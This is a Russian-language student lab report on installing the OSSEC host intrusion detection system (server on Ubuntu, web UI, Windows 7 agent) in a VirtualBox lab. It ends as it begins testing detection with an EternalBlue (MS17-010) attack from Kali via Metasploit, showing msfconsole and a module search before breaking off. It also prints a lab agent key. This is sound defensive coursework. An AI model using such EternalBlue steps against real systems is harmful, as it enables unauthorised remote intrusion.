



## ЦЕЛЕНАПРАВЛЕННЫЕ АТАКИ

### ПРАКТИЧЕСКОЕ ЗАДАНИЕ: HIDS OSSEC

Выполнил: Юрий Шамрай (MIFIB/1-й поток)

#### ЦЕЛЬ ПРАКТИЧЕСКОГО ЗАДАНИЯ:

1. Научиться использовать хостовую систему обнаружения вторжений OSSEC.

#### ЧТО НУЖНО СДЕЛАТЬ:

1. Установить OSSEC-сервер;
2. Установить агента OSSEC на MS Windows;
3. Установить WEB-интерфейс OSSEC;
4. Проверить работу настроенной системы.

#### УСЛОВИЯ РЕАЛИЗАЦИИ:

1. Пришлите письменный отчёт в формате PDF;
2. Приложите скриншоты.

## ВЫПОЛНЕНИЕ

Практическое задание мы будем выполнять, в виртуальной лаборатории, на базе трёх виртуальных машин.

В качестве гипервизора, для их создания используем [VirtualBox 7.0.10](#):



со следующими параметрами:

1. **UBUNTU-VM (IP: 192.168.1.47 – OSSEC-Server)**

- OS: Ubuntu 20.04.6 (Focal Fossa)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 40GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
prospero@ubuntu-vm:~$ cat /etc/os-release
NAME="Ubuntu"
VERSION="20.04.6 LTS (Focal Fossa)"
ID=ubuntu
```

2. **KALI-VM (IP: 192.168.1.46 - Attacker)**

- OS: Kali-Linux 2023.2 (Kali-rolling)
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 80GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
prospero@kali-lab:~$ cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2023.2"
VERSION="2023.2"
```

3. **W7-VM (IP:192.168.1.54 – OSSEC-Agent)**

- OS: Windows 7 Enterprise N
- CPU: 1CPU x 4vCORES
- RAM: 4 GB
- HDD: 40GB
- LAN: 1 Gigabit Ethernet adapter
- CD/DVD: для установки с ISO-образа
- DISPLAY: Макс. разрешение (опционально)

```
C:\Users\I>systeminfo
Host Name:                W7-VM
OS Name:                  Microsoft Windows 7 Enterprise N
OS Version:               6.1.7600 N/A Build 7600
OS Manufacturer:         Microsoft Corporation
OS Configuration:        Standalone Workstation
```

Далее, на виртуальной машине **UBUNTU-VM** установим **OSSEC**.

**OSSEC (Open Source Security)** — это широко используемая система обнаружения вторжений на основе хоста (**Host-based Intrusion Detection System, HIDS**), предоставляющая возможности мониторинга безопасности и обнаружения инцидентов в реальном времени для различных операционных систем.

Основные особенности и компоненты **OSSEC**:

1. **Архитектура Агент-Сервер**: использует модель клиент-сервер, в которой менеджер **OSSEC** (сервер) взаимодействует с агентами, установленными на отдельных хостах. Менеджер собирает и анализирует данные с нескольких агентов, обеспечивая централизованный мониторинг безопасности.
2. **Поддержка нескольких платформ**: совместима с различными операционными системами, такими как Linux, Windows, macOS, BSD и Solaris. Эта кроссплатформенная поддержка делает ее универсальным решением для гетерогенных сред.
3. **Анализ логов**: собирает и анализирует лог-файлы событий на хостах, чтобы обнаруживать необычную или подозрительную активность. Это может включать попытки неудачных входов в систему, необычную активность в системных файлах или другие признаки возможных нарушений безопасности.
4. **Детекция вторжений**: использует различные методы обнаружения вторжений, такие как правила обнаружения, сравнение хеш-сумм файлов, контроль целостности и анализ сетевого трафика. Это позволяет системе выявлять аномалии и потенциальные атаки на систему.
5. **Алертинг и реагирование**: при обнаружении подозрительной или враждебной активности **OSSEC** генерирует предупреждения и уведомления администратора. Он также может предпринимать автоматические действия для противодействия атаке или угрозе, например, блокировать IP-адреса или отключать доступ к определенным ресурсам.
6. **Интеграция с другими инструментами**: может интегрироваться с другими системами безопасности и программами для усиления общей защиты и упрощения управления.


## УСТАНОВКА OSSEC

Установим **OSSEC** на виртуальную машину **UBUNTU-VM**, выполним шаги, указанные ниже:

Установка зависимостей:

```
$ sudo apt install -y php php-cli php-common libapache2-mod-php apache2-utils inotify-tools apache2 build-essential gcc make git wget tar libz-dev libssl-dev libpcre2-dev libevent-dev libsystemd-dev
```

Далее скачиваем актуальную версию из репозитория GitHub:



Переместим архив в каталог **/Desktop** (опционально):

```
prospero@ubuntu-vm:~$ cd Desktop/  
prospero@ubuntu-vm:~/Desktop$ ls  
prospero@ubuntu-vm:~/Desktop$ mv ~/Downloads/ossec-hids-3.7.0.tar.gz .  
prospero@ubuntu-vm:~/Desktop$ ls  
ossec-hids-3.7.0.tar.gz  
prospero@ubuntu-vm:~/Desktop$
```

Распаковываем и переходим в каталог:

```
prospero@ubuntu-vm:~/Desktop$ tar xzvf ossec-hids-3.7.0.tar.gz  
ossec-hids-3.7.0/  
ossec-hids-3.7.0/.gitignore  
ossec-hids-3.7.0/.travis.yml  
ossec-hids-3.7.0/BUGS  
ossec-hids-3.7.0/CHANGELOG.md  
ossec-hids-3.7.0/CONFIG  
prospero@ubuntu-vm:~/Desktop$ cd ossec-hids-3.7.0/  
prospero@ubuntu-vm:~/Desktop/ossec-hids-3.7.0$  
prospero@ubuntu-vm:~/Desktop/ossec-hids-3.7.0$ ls -al  
total 172  
drwxrwxr-x 8 prospero prospero 4096 Jan 17 2022 .  
drwxr-xr-x 3 prospero prospero 4096 Jul 22 12:16 ..  
drwxrwxr-x 4 prospero prospero 4096 Jan 17 2022 active-response  
-rw-rw-r-- 1 prospero prospero 585 Jan 17 2022 BUGS  
-rwxrwxr-x 1 prospero prospero 229 Jan 17 2022 build.sh  
-rw-rw-r-- 1 prospero prospero 31070 Jan 17 2022 CHANGELOG.md  
-rw-rw-r-- 1 prospero prospero 297 Jan 17 2022 CONFIG  
drwxrwxr-x 8 prospero prospero 4096 Jan 17 2022 contrib  
-rw-rw-r-- 1 prospero prospero 4245 Jan 17 2022 CONTRIBUTORS  
drwxrwxr-x 3 prospero prospero 4096 Jan 17 2022 debian_files  
drwxrwxr-x 5 prospero prospero 4096 Jan 17 2022 doc  
-rw-rw-r-- 1 prospero prospero 773 Jan 17 2022 Dockerfile  
drwxrwxr-x 4 prospero prospero 4096 Jan 17 2022 etc  
-rw-rw-r-- 1 prospero prospero 1506 Jan 17 2022 .gitignore  
-rw-rw-r-- 1 prospero prospero 2140 Jan 17 2022 INSTALL  
-rwxrwxr-x 1 prospero prospero 33320 Jan 17 2022 install.sh  
-rw-rw-r-- 1 prospero prospero 24711 Jan 17 2022 LICENSE  
-rw-rw-r-- 1 prospero prospero 1974 Jan 17 2022 README.md  
drwxrwxr-x 32 prospero prospero 4096 Jan 17 2022 src  
-rw-rw-r-- 1 prospero prospero 127 Jan 17 2022 SUPPORT.md  
-rw-rw-r-- 1 prospero prospero 3997 Jan 17 2022 .travis.yml
```

Запускаем скрипт установки командой:

```
$ sudo ./install.sh
```

Далее выбираем язык установки, оставляем по умолчанию английский (нажимаем Enter):

```
** Para instalação em português, escolha [br].
** 要使用中文进行安装, 请选择 [cn].
** Für eine deutsche Installation wählen Sie [de].
** Για εγκατάσταση στα Ελληνικά, επιλέξτε [el].
** For installation in English, choose [en].
** Para instalar en Español , eliga [es].
** Pour une installation en français, choisissez [fr]
** A Magyar nyelvű telepítéshez válassza [hu].
** Per l'installazione in Italiano, scegli [it].
** 日本語でインストールします。選択して下さい。 [jp].
** Voor installatie in het Nederlands, kies [nl].
** Aby instalować w języku Polskim, wybierz [pl].
** Для инструкций по установке на русском ,введите [ru].
** Za instalaciju na srpskom, izaberi [sr].
** Türkçe kurulum için seçin [tr].
(en/br/cn/de/el/es/fr/hu/it/jp/nl/pl/ru/sr/tr) [en]:
```

Запускается процесс установки (нажимаем Enter):

```
OSSEC HIDS v3.7.0 Installation Script - http://www.ossec.net

You are about to start the installation process of the OSSEC HIDS.
You must have a C compiler pre-installed in your system.

- System: Linux ubuntu-vm 5.15.0-76-generic
- User: root
- Host: ubuntu-vm

-- Press ENTER to continue or Ctrl-C to abort. --
```

Тип установки, мы устанавливаем сервер (вводим **server**):

```
1- What kind of installation do you want (server, agent, local, hybrid or help)? server
- Server installation chosen.
```

Путь, куда будет установлен **OSSEC**, оставляем по умолчанию (нажимаем Enter):

```
2- Setting up the installation environment.

- Choose where to install the OSSEC HIDS [/var/ossec]:

- Installation will be made at /var/ossec .
```

Настройка email-уведомлений, отключаем:

```
3- Configuring the OSSEC HIDS.

3.1- Do you want e-mail notification? (y/n) [y]: n

--- Email notification disabled.
```

**Integrity check daemon** - предназначен для обеспечения целостности системных файлов, включаем:

```
3.2- Do you want to run the integrity check daemon? (y/n) [y]: y
- Running syscheck (integrity check daemon).
```

**Rootkit detection** - предоставляет функциональность обнаружения руткитов на уровне хоста, включаем:

```
3.3- Do you want to run the rootkit detection engine? (y/n) [y]: y
- Running rootcheck (rootkit detection).
```

**Active response** - предоставляет возможность предпринимать автоматические действия на определенные типы событий или атаки, которые обнаружены системой, включаем:

```
3.4- Active response allows you to execute a specific
      command based on the events received. For example,
      you can block an IP address or disable access for
      a specific user.
      More information at:
      http://www.ossec.net/docs/docs/manual/ar/index.html

- Do you want to enable active response? (y/n) [y]: y
- Active response enabled.
```

**firewall-drop** - относится к типу активной реакции, предназначенной для блокировки сетевого трафика от вредоносных источников, включаем:

```
- Do you want to enable the firewall-drop response? (y/n) [y]: y
- firewall-drop enabled (local) for levels >= 6
```

Добавить IP-адреса в белый список (нам пока не требуется):

```
- Do you want to add more IPs to the white list? (y/n)? [n]: n
```

Передачу логов и предупреждений OSSEC на удаленный сервер, включаем:

```
3.5- Do you want to enable remote syslog (port 514 udp)? (y/n) [y]: y
- Remote syslog enabled.
```

Далее, нажимаем Enter и запускается процесс компиляции:

```
- If you want to monitor any other file, just change
  the ossec.conf and add a new localfile entry.
  Any questions about the configuration can be answered
  by visiting us online at http://www.ossec.net .

--- Press ENTER to continue ---
```



Процесс компиляции завершился без ошибок:

```
- System is Debian (Ubuntu or derivative).
- Init script modified to start OSSEC HIDS during boot.

- Configuration finished properly.

- To start OSSEC HIDS:
  /var/ossec/bin/ossec-control start

- To stop OSSEC HIDS:
  /var/ossec/bin/ossec-control stop

- The configuration can be viewed or modified at /var/ossec/etc/ossec.conf
```

- **/var/ossec/bin/ossec-control**: путь к исполняемому файлу управления OSSEC:
  - **start**: запуск OSSEC, начинает мониторинг системы;
  - **stop**: используется для остановки работы OSSEC.
- **/var/ossec/etc/ossec.conf**: представляет собой основной конфигурационный файл для OSSEC. В этом файле определяются различные параметры и настройки, которые управляют поведением системы обнаружения вторжений.

```
- In order to connect agent and server, you need to add each agent to the server.
  Run the 'manage_agents' to add or remove them:

/var/ossec/bin/manage_agents

More information at:
http://www.ossec.net/docs/docs/programs/manage\_agents.html
```

- **/var/ossec/bin/manage\_agents**: — скрипт командной строки, предназначенный для управления агентами в системе. Агенты — это компоненты OSSEC, установленные на отдельных хостах для мониторинга и обнаружения событий на этих хостах.

```
root@ubuntu-vm:/var/ossec/bin# ls
agent_control  ossec-agentlessd  ossec-csyslogd  ossec-logtest  ossec-regex  rootcheck_control  verify-agent-conf
clear_stats    ossec-analysisd  ossec-dbd      ossec-maild    ossec-remoted  syscheck_control
list_agents    ossec-authd      ossec-execd    ossec-makelists  ossec-reportd  syscheck_update
manage_agents  ossec-control    ossec-logcollector  ossec-monitord  ossec-syscheckd  util.sh
```

Запускаем OSSEC командой:

```
root@ubuntu-vm:/var/ossec/bin# ./ossec-control start
Starting OSSEC HIDS v3.7.0...
Started ossec-execd...
Started ossec-analysisd...
Started ossec-logcollector...
Started ossec-remoted...
Started ossec-syscheckd...
Started ossec-monitord...
Completed.
```


```
root@ubuntu-vm:/var/ossec/bin# ./ossec-control status
ossec-monitord is running...
ossec-logcollector is running...
ossec-remoted: Process 22522 not used by ossec, removing ..
ossec-remoted not running...
ossec-syscheckd is running...
ossec-analysisd is running...
ossec-execd is running...
```

## УСТАНОВКА WUI (Web User Interface)

Перед началом установки выполним серию команд для настройки Apache-сервера:

```
root@ubuntu-vm:/var/ossec/bin# systemctl enable apache2
Synchronizing state of apache2.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install enable apache2
root@ubuntu-vm:/var/ossec/bin# systemctl start apache2
root@ubuntu-vm:/var/ossec/bin# a2enmod rewrite
Enabling module rewrite.
To activate the new configuration, you need to run:
  systemctl restart apache2
root@ubuntu-vm:/var/ossec/bin# systemctl restart apache2
root@ubuntu-vm:/var/ossec/bin#
```

Клонируем wui во временную папку `/tmp` командой:



`/tmp# git clone https://github.com/ossec/ossec-wui.git`

```
root@ubuntu-vm:/tmp# git clone https://github.com/ossec/ossec-wui.git
Cloning into 'ossec-wui'...
remote: Enumerating objects: 205, done.
remote: Total 205 (delta 0), reused 0 (delta 0), pack-reused 205
Receiving objects: 100% (205/205), 217.04 KiB | 1.60 MiB/s, done.
Resolving deltas: 100% (69/69), done.
```

Перемещаем в папку Apache-сервера командой:

`/tmp# mv ossec-wui/ /var/www/html/`

Далее, переходим в папку и удаляем дефолтный `index.html`:

```
root@ubuntu-vm:/tmp# cd /var/www/html/
root@ubuntu-vm:/var/www/html# ls
index.html  ossec-wui
root@ubuntu-vm:/var/www/html# rm index.html
root@ubuntu-vm:/var/www/html#
```

Нам необходимо запустить скрип настройки `setup.sh`:

```
root@ubuntu-vm:/var/www/html/ossec-wui# ls -al
total 104
drwxr-xr-x 8 root root 4096 Jul 22 14:22 .
drwxr-xr-x 3 root root 4096 Jul 22 14:28 ..
-rwxr-xr-x 1 root root 317 Jul 22 14:22 CONTRIB
drwxr-xr-x 3 root root 4096 Jul 22 14:22 css
drwxr-xr-x 8 root root 4096 Jul 22 14:22 .git
-rw-r--r-- 1 root root 92 Jul 22 14:22 .hgtags
-rw-r--r-- 1 root root 218 Jul 22 14:22 htaccess_def.txt
drwxr-xr-x 2 root root 4096 Jul 22 14:22 img
-rwxr-xr-x 1 root root 5177 Jul 22 14:22 index.php
drwxr-xr-x 2 root root 4096 Jul 22 14:22 js
drwxr-xr-x 3 root root 4096 Jul 22 14:22 lib
-rw-r--r-- 1 root root 35745 Jul 22 14:22 LICENSE
-rw-r--r-- 1 root root 462 Jul 22 14:22 ossec_conf.php
-rw-r--r-- 1 root root 2106 Jul 22 14:22 README
-rw-r--r-- 1 root root 923 Jul 22 14:22 README.search
-rwxr-xr-x 1 root root 2471 Jul 22 14:22 setup.sh
drwxr-xr-x 2 root root 4096 Jul 22 14:22 site
```

Запускаем скрипт, устанавливаем логин и пароль для админа, также юзера ([www-data](#)) для Apache-сервера:

```
root@ubuntu-vm:/var/www/html/ossec-wui# ./setup.sh
trap: SIGHUP: bad trap
Setting up ossec ui...

Username: prospero
New password:
Re-type new password:
Adding password for user prospero
Enter your web server user name (e.g. apache, www, nobody, www-data, ...)
www-data
You must restart your web server after this setup is done.

Setup completed successfully.
```

Устанавливаем права на каталог для [www-data](#) (для юзера и группы):

```
ossec-wui# chown -R www-data:www-data /var/www/html/ossec-wui/
```


```
ossec-wui# chmod -R 755 /var/www/html/ossec-wui/
```

Перезагружаем Apache-сервер:

```
ossec-wui# systemctl restart apache2
```

```
root@ubuntu-vm:/var/www/html/ossec-wui# chown -R www-data:www-data /var/www/html/ossec-wui/
root@ubuntu-vm:/var/www/html/ossec-wui# chmod -R 755 /var/www/html/ossec-wui/
root@ubuntu-vm:/var/www/html/ossec-wui# systemctl restart apache2
```

В браузере проверяем:



Кликаем на папку [ossec-wui](#) и видим веб-интерфейс для управления [OSSEC](#):

July 22nd, 2023 02:49:59 PM

### Available agents:

-ossec-server (127.0.0.1)  
Name: ossec-server  
IP: 127.0.0.1  
Last keep alive: 2023 Jul 22 14:49:59  
OS: Linux ubuntu-vm 5.15.0-76-generic #83~20.04.1-Ubuntu SMP Wed Jun 21 20:23:31 UTC 2023 x86\_64 x86\_64 x86\_64 GNU/Linux

### Latest modified files:

No integrity checking information available.  
Nothing reported as changed.

### Latest events


Level: 7 - Host-based anomaly detection event (rootcheck).  
Rule Id: 510  
Location: ubuntu-vm->rootcheck  
Interface 'enp0s3' in promiscuous mode.  
2023 Jul 22 14:47:52




## УСТАНОВКА АГЕНТОВ

(Поддерживаемые ОС Windows: XP, Win7, 2003, Vista, 2008, 2012)

Установим OSSEC-агента на виртуальную машину **W7-VM (IP:192.168.1.54)**:



Запускаем установку:



**! Перед запуском агента нам необходимо его настроить, поэтому снимаем галку с опции **Run OSSEC Agent Manager**.**

На нашем OSSEC-сервере **UBUNTU-VM** в папке **/var/ossec/bin** запускаем скрипт **manage\_agents**:

```
root@ubuntu-vm:/var/ossec/bin# ./manage_agents

*****
* OSSEC HIDS v3.7.0 Agent manager.      *
* The following options are available: *
*****

(A)dd an agent (A).
(E)xtract key for an agent (E).
(L)ist already added agents (L).
(R)emove an agent (R).
(Q)uit.
Choose your action: A,E,L,R or Q: █
```

Далее, вводим параметры для виртуалки с агентом:

```
Choose your action: A,E,L,R or Q: A

- Adding a new agent (use '\q' to return to the main menu).
Please provide the following:
* A name for the new agent: W7-VM
* The IP Address of the new agent: 192.168.1.54
* An ID for the new agent[001]: 001
Agent information:
ID:001
Name:W7-VM
IP Address:192.168.1.54

Confirm adding it?(y/n): y
Agent added with ID 001.
```

Теперь извлекаем ключ аутентификации для агента:


```
Choose your action: A,E,L,R or Q: E

Available agents:
ID: 001, Name: W7-VM, IP: 192.168.1.54
Provide the ID of the agent to extract the key (or '\q' to quit): 001


Agent key information for '001' is:
MDAxIFc3LVZNIDE5Mi4xNjguMS41NCBlnzI1NDdjMGQ5NDgzMDIwZmZmZjFmY2FjYVVMMTFjYTgzYzYxNjZjMzAwYzI3MTg3YmIxZjBiMDUyMmFLODIz
```

Копируем полученный ключ, нам потребуется указать его в настройках агента.


На виртуалке **W7-VM (IP:192.168.1.54)**, в меню **Пуск** запускаем **Manage Agent** (под администратором):



Вводим IP-адрес OSSEC-сервера и вставляем ключ для нашего агента (нажимаем **Save**):



В меню **Manage** нажимаем **Start OSSEC**:




Агент **OSSEC** успешно установлен.

Возвращаемся на **UBUNTU-VM** и перезапускаем **OSSEC**:

```
root@ubuntu-vm:/var/ossec/bin# ./ossec-control restart
Killing ossec-monitord ..
Killing ossec-logcollector ..
ossec-remoted not running ..
Killing ossec-syscheckd ..
Killing ossec-analysisd ..
ossec-maild not running ..
Killing ossec-execd ..
OSSEC HIDS v3.7.0 Stopped
Starting OSSEC HIDS v3.7.0...
Started ossec-execd...
Started ossec-analysisd...
Started ossec-logcollector...
Started ossec-remoted...
Started ossec-syscheckd...
Started ossec-monitord...
Completed.

root@ubuntu-vm:/var/ossec/bin# ./ossec-control status
ossec-monitord is running...
ossec-logcollector is running...
ossec-remoted is running...
ossec-syscheckd is running...
ossec-analysisd is running...
ossec-execd is running...
```

Проверяем в браузере, что новый агент **W7-VM** добавился:



The screenshot shows the OSSEC WebUI interface. At the top, there is a navigation bar with tabs: Main, Search, Integrity checking, Stats, and About. Below the navigation bar, the date and time are displayed: July 23rd, 2023 12:28:29 PM. The main content area is divided into two sections: "Available agents:" and "Latest modified files:". Under "Available agents:", there is a list of agents: +ossec-server (127.0.0.1) and +W7-VM (192.168.1.54). Under "Latest modified files:", there is a message: "No integrity checking information available. Nothing reported as changed."

```
root@ubuntu-vm:/var/ossec/bin# ./agent_control -lc

OSSEC HIDS agent_control. List of available agents:
  ID: 000, Name: ubuntu-vm (server), IP: 127.0.0.1, Active/Local
  ID: 001, Name: W7-VM, IP: 192.168.1.54, Active
```

На этом этапе установка и настройка OSSEC-сервера завершена, также мы установили и добавили агента с ОС Windows.

## ИСПОЛЬЗОВАНИЕ OSSEC

Протестируем работу **OSSEC**, выполнив задания из предыдущих занятий, используя уязвимость **EternalBlue**:

Эксплойт **EternalBlue** использует уязвимость в реализации протокола **Server Message Block v1 (SMB)**. Злоумышленник, сформировав и передав на удалённый узел особым образом подготовленный пакет, может получить удалённый доступ к системе и запустить на ней произвольный код без необходимости аутентификации.

Далее, на виртуальной машине **KALI-VM** нам потребуется запустить **Metasploit Framework**, он включает в себя инструмент **msfconsole**, который является его основным интерфейсом и предоставляет мощные возможности для выполнения атак, исследования уязвимостей и тестирования безопасности.

Выполним команду:

**\$ msfconsole**

Она запустит интерфейс командной строки `msfconsole`:

```

    =[ metasploit v6.3.25-dev
+ -- --[ 2332 exploits - 1219 auxiliary - 413 post
+ -- --[ 1383 payloads - 46 encoders - 11 nops
+ -- --[ 9 evasion
]

Metasploit tip: Open an interactive Ruby terminal with
irb
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

После запуска мы увидим приглашение **msf6>**, где можно вводить команды **Metasploit Framework**.

Далее, используем команду для поиска эксплойтов, связанных с уязвимостью [MS17-010](#):

**search ms17-010**

```
msf6 > search ms17-010
```

```
Matching Modules
```

#	Name	Disclosure Date	Rank	Check	Description
